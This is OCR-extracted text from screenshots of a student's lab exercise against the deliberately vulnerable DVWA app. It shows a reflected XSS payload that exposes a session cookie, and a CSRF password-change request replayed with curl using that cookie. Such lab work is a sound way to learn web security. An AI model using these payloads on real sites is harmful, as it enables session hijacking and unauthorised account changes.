
What's your name? (document.cookie)</script> | Submit

Hello

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


Username: admin



```
10.10.120.148/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29<%2Fscript>#
```

10.10.120.148 says

PHPSESSID=lpodhmo3adgths3364511g8m15; security=low



```
10.10.120.148/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29<%2Fscript>#
```

10.10.120.148 says

PHPSESSID=lpodhmo3adgths3364511g8m15; security=low

*new 16 - Notepad++


```
Em tên là Trần Minh Triết - SE172241

http://10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#

PHPSESSID=lpodhmo3adgths3364511g8m15; security=low
```

length : 200   lines : 5 Ln : 5   Col : 51   Pos : 201   Windows (CR LF)   UTF-8   INS

Build Curl String




2. Copy Curl String
   - **Instructions:**
     1. Highlight Curl String
     2. Edit --> Copy

```
Em tên là Trần Minh Triết - SE172241

http://10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#

PHPSESSID=lpodhmo3adgths3364511g8m15; security=low

curl --cookie "PHPSESSID=lpodhmo3adgths3364511g8m15; security=low" --location "http://10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#"
```



```
┌──(triplet㉿kali)-[~/Desktop]
└─$ curl --cookie "PHPSESSID=lpodhmo3adgths3364511g8m15; security=low" --location "http://10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#"

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>
                <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

                <title>Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

                <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

                <link rel="icon" type="\image/ico" href="../../favicon.ico" />

                <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

        </head>

        <body class="home">
                <div id="container">

                        <div id="header">

                                <img src="../../dvwa/images/logo.png" alt="Damn Vulnerable Web Application" />

                        </div>

                        <div id="main_menu">

                                <div id="main_menu_padded">
                                <ul class="menuBlocks"><li class=""><a href="../../.">Home</a></li>
<li class=""><a href="../../instructions.php">Instructions</a></li>
<li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../vulnerabilities/brute/">Brute Force</a></li>
<li class=""><a href="../../vulnerabilities/exec/">Command Injection</a></li>
<li class="selected"><a href="../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../vulnerabilities/fi/.?page=include.php">File Inclusion</a></li>
<li class=""><a href="../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
<li class=""><a href="../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>
<li class=""><a href="../../vulnerabilities/weak_id/">Weak Session IDs</a></li>
<li class=""><a href="../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href="../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
```

Triettm - VMware Workstation
Home
Flare2024
Triettm
Index of /hackable/uplo...
IDA - crush /home/triple...
qterminal
~/Desktop/pentest/xss....
pentest - Thunar
triplet@kali: ~/Desktop
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
36°C
Nắng nhiều nơi
Search
14:30
03/11/2024